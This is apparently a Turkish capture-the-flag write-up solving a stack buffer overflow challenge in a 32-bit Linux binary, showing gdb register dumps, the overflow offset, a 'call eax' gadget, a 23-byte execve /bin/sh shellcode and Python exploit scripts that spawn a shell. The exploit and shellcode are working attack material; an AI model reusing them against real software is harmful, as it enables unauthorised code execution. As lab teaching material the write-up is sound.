
Birinci Soru Çözüm


Çoğu soruda olduğu gibi bir dosya verildi ve hemen altında sunucu adresi. Bağlantı için ise nc verilmiş. Sunucunun adresi şu an aklımda olmadığı için kısaca x.x.x.x kullanabiliriz. Tabi şu an için bağlantı mümkün olmadığı için biz local olarak sahte bir flag yapıp bunu kullanacağız.

Bu soruyu görünce hemen karşı sunucuda bu programın barındırdığı kodların çalıştığını anlıyoruz. local olarak çözüp sunucuyu pwn edeceğiz.




Dosyaya hızlıca baktığımızda 32 bit linux ELF formatında olduğunu görüyoruz.

İlk önce hemen blind bir şekilde başlatıp ne yapıyor ne ediyor görelim.




Hiç bişey olmadı. Basit ve ilk tahmin ile acaba overflow olabilir mi diye biraz uzun bir input girelim:

Evet! Overflow var. Hatta trace edelim:




Bundan sonrası pattern bulma. Input kısa olduğu için çok uğraşmaya gerek yok yarısı A olacak ve yarısı B olacak şekilde birkaç denemeden sonra patternin 28 olduğu ortaya cıkıyor. Yani 28 uzunluğunda pattern girdikten sonra return adresi verebiliyoruz. Test edelim:



Evet artık EIP bizim kontrolümüz altında. Öncelikle NX(Non-executable stack) var mı diye kontrol edebiliriz, fakat yarışma açısından konulmadığını tahmin etmek zor değil:


Şimdi biraz derine inelim ve neler olduğuna biraz bakalım. Bunun için gdb ile debug edip return adresinin olduğu noktada tam olarak register durumları nedir bakalım:


ltr@RECE-3:~/STMCTF$ gdb -q pwn1
Reading symbols from pwn1...(no debugging symbols found)...done.
gdb-peda$ r
Starting program: /home/ltr/STMCTF/pwn1
AAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
Program received signal SIGSEGV, Segmentation fault.
[----------registers----------]
EAX: 0xffffd050 ('A' <repeats 28 times>, "BBBB")
EBX: 0x0
ECX: 0xf7f9b5c0 --> 0xfbad2288
EDX: 0xf7f9c89c --> 0x0
ESI: 0xf7f9b000 --> 0x1d5d8c
EDI: 0x0
EBP: 0x41414141 ('AAAA')
ESP: 0xffffd070 --> 0xf7fe4f00 (add BYTE PTR [eax],al)
EIP: 0x42424242 ('BBBB')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[----------code----------]
Invalid $PC address: 0x42424242
[----------stack----------]
0000| 0xffffd070 --> 0xf7fe4f00 (add BYTE PTR [eax],al)
0004| 0xffffd074 --> 0xffffd090 --> 0x1
0008| 0xffffd078 --> 0x0
0012| 0xffffd07c --> 0xf7dde9a1 (<__libc_start_main+241>: add esp,0x10)
0016| 0xffffd080 --> 0xf7f9b000 --> 0x1d5d8c
0020| 0xffffd084 --> 0xf7f9b000 --> 0x1d5d8c
0024| 0xffffd088 --> 0x0
0028| 0xffffd08c --> 0xf7dde9a1 (<__libc_start_main+241>: add esp,0x10)
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
gdb-peda$ x/8wx $eax
0xffffd050: 0x41414141 0x41414141 0x41414141 0x41414141
0xffffd060: 0x41414141 0x41414141 0x41414141 0x42424242
gdb-peda$

Bu resimden anladığımız önemli iki şey:

- ESP = EAX+ 28(pattern ‘A’) + RET(return address ‘B’)
- Girdiğimiz input EAX registerında saklanmış

Bu noktada aklımızda gelen şey EAX registerına atlasak yazdığımız kodlar çalışır. Shellcode yerleştirip oraya atlamalıyız. Bunun için ise bize bunu sağlayacak bir tür gadget lazım. Programın kendi içinde bir tür call varsa işimizi tamamen görür. Bir arama yapalım bu dosya üzerinde:



Tam da istediğimiz şey varmış. 0x8048373 adresi işimizi görür.

Şimdi şöyle bir durum var(yazının ilerleyen kısmında bunu da aşacağız) bizim elimizde 28 var sonra ise return address ordan kesiyor. Bize 28’den kısa bir shellcode lazım. Google’da “Linux x86 shellcode” diye aratırsak çok kısa shellcodelar olduğunu görürüz. Kendimiz de yazabiliriz fakat yarışmada her dakikanın önemli olduğunu hesaba katarsak Google daha hızlı.

Sadece 23 byte! Gayet güzel oldu.

```
    ****************************************************
    *    Linux/x86 execve /bin/sh shellcode 23 bytes    *
    ****************************************************
    *             Author: Hamza Megahed                *
    ****************************************************
    *             Twitter: @Hamza_Mega                 *
    ****************************************************
    *     blog: hamza-mega[dot]blogspot[dot]com        *
    ****************************************************
    *   E-mail: hamza[dot]megahed[at]gmail[dot]com     *
    ****************************************************

xor    %eax,%eax
push   %eax
push   $0x68732f2f
push   $0x6e69622f
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al
int    $0x80

********************************
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
```

http://shell-storm.org/shellcode/files/shellcode-827.php

Shellcode test edelim:

```
ltr@RECE-3:~/STMCTF$ cat shell.c
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
                  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80";

int main(void)
{
fprintf(stdout,"Length: %d\n",strlen(shellcode));
(*(void(*)()) shellcode)();
return 0;
}
ltr@RECE-3:~/STMCTF$ gcc -m32 -z execstack -o shell shell.c
ltr@RECE-3:~/STMCTF$ ./shell
Length: 23
$
```

Gayet güzel çalışıyor.
NOT: Test etmek için x86 kullanmak için -m32 parametresi ekledik sonuçta hedefimiz x86 ve yazının başında değindiğimiz nokta olan NX'i devre dışı bırakmak için -z execstack ekledik. Onu eklemezsek çalıştırdığımızda hata alırız.

```
ltr@RECE-3:~/STMCTF$ gcc -z execstack -o shell shell.c
ltr@RECE-3:~/STMCTF$ ./shell
Length: 23
Segmentation fault
ltr@RECE-3:~/STMCTF$ gcc -m32 -o shell shell.c
ltr@RECE-3:~/STMCTF$ ./shell
Length: 23
Segmentation fault
ltr@RECE-3:~/STMCTF$
```

Elimizde ihtiyacımız olan şeyler var şimdi payload build edelim.

İlk önce shellcode yazıyoruz ve 5 byte padding ekliyoruz (23 + 5) ve sonra ise return adresi olarak "call eax" adresini verirsek oraya atlayıp hemen EAX'a atlayacak. Orda ise shellcode var.

Shellcode + “A”*5 + 0x8048373

Not: little-endian dolayısıyla tersten yazmamız lazım.

```
ltr@RECE-3:~/STMCTF$ cat ex.py
#!/usr/bin/python
shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
shellcode +=  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

padding = "A"*5

rAddress =  "\x73\x83\x04\x08"   #0x8048373


print shellcode + padding + rAddress
ltr@RECE-3:~/STMCTF$ chmod +x ex.py
ltr@RECE-3:~/STMCTF$ ./ex.py
1Ph//shh/bin  PS
                 AAAAAs
ltr@RECE-3:~/STMCTF$
```

Test edelim:

```
ltr@RECE-3:~/STMCTF$ ./ex.py > exploit
ltr@RECE-3:~/STMCTF$ ./pwn1 < exploit
Segmentation fault
ltr@RECE-3:~/STMCTF$ ltrace -i ./pwn1 < exploit
[0x8048331] __libc_start_main(0x8048423, 1, 0xffe314b4, 0x8048450 <unfinished ...>
[0x804841d] gets(0xffe313e0, 0xf7f62000, 0, 0xf7dbce6b)
[0xffe313f1] --- SIGSEGV (Segmentation fault) ---
[0xffffffffffffffff] +++ killed by SIGSEGV +++
ltr@RECE-3:~/STMCTF$
```

Hata aldık!

Bu konuda tecrübeli arkadaşlarımız zaten hemen nedenini anlamıştır. Yukarda da aslında ipucu vardı. Yazının yukarısında burda 2 önemli şey var demiştik. Bir tanesi ESP = EAX + 32. Yukarda shellcode fotoğrafında 5 adet push olduğunu görüyoruz. Bunu tam anlayamayan arkadaşlar debug edip A harflerini girdikten sonra memory set yaparlarsa exploiti manuel yerleştirip return adresini call eax yaparlarsa ve shellcode executiondan itibaren izlerlerse her

push operationdan sonra shellcode'un geriden değiştiğini görürler. Bizim tek yapmamız gereken şey shellcode'un başına esp'ye eklemek:


```
ltr@RECE-3:~/STMCTF$ cat addesp.asm
section     .text
global      _start

_start:

add esp, 36

ltr@RECE-3:~/STMCTF$ nasm -f elf32 addesp.asm -o addesp.o
ltr@RECE-3:~/STMCTF$ ld -melf_i386 addesp.o -o addesp
ltr@RECE-3:~/STMCTF$ objdump -S addesp -M intel

addesp:     file format elf32-i386


Disassembly of section .text:

08049000 <_start>:
 8049000:       83 c4 24                add    esp,0x24
ltr@RECE-3:~/STMCTF$
```

Bize lazım olan şey 3 byte ve artık shellcodemuz 23+3 = 26 byte uzunlukta. Yeni payload:

Addesp + shellcode + 2bytepadding + ret

```
ltr@RECE-3:~/STMCTF$ cat ex.py
#!/usr/bin/python
# -*- coding: utf-8 -*-

addesp = "\x83\xc4\x24"

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
shellcode +=  "\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

padding = "A"*2 # 2 lazım

rAddress =  "\x73\x83\x04\x08"   #0x8048373


print addesp + shellcode + padding + rAddress
ltr@RECE-3:~/STMCTF$ ./ex.py > test
ltr@RECE-3:~/STMCTF$ ./pwn1 < test
ltr@RECE-3:~/STMCTF$
```

NOT: utf8 coding unutmayın.




Bu şekilde girerek shell'i alırız ve input girebiliriz. Tek değişmesi gereken ./pwn1 yerine nc -vv x.x.x.x girmek.

Üstünde oynamak

28 byte şekilli afilli birşey için kısa fakat bu durumu aşmak için lea kullanabiliriz. Return olduktan sonra call eax yapacak eğer ki biz oraya:

lea edx, [eax+40]
call edx

Gibi birşey yaparsak return adresinden sonraya atlarız oraya istediğimiz kadar şey yapabiliriz.



Flag.txt olduğunu bildiğimden flag.txt yazdım.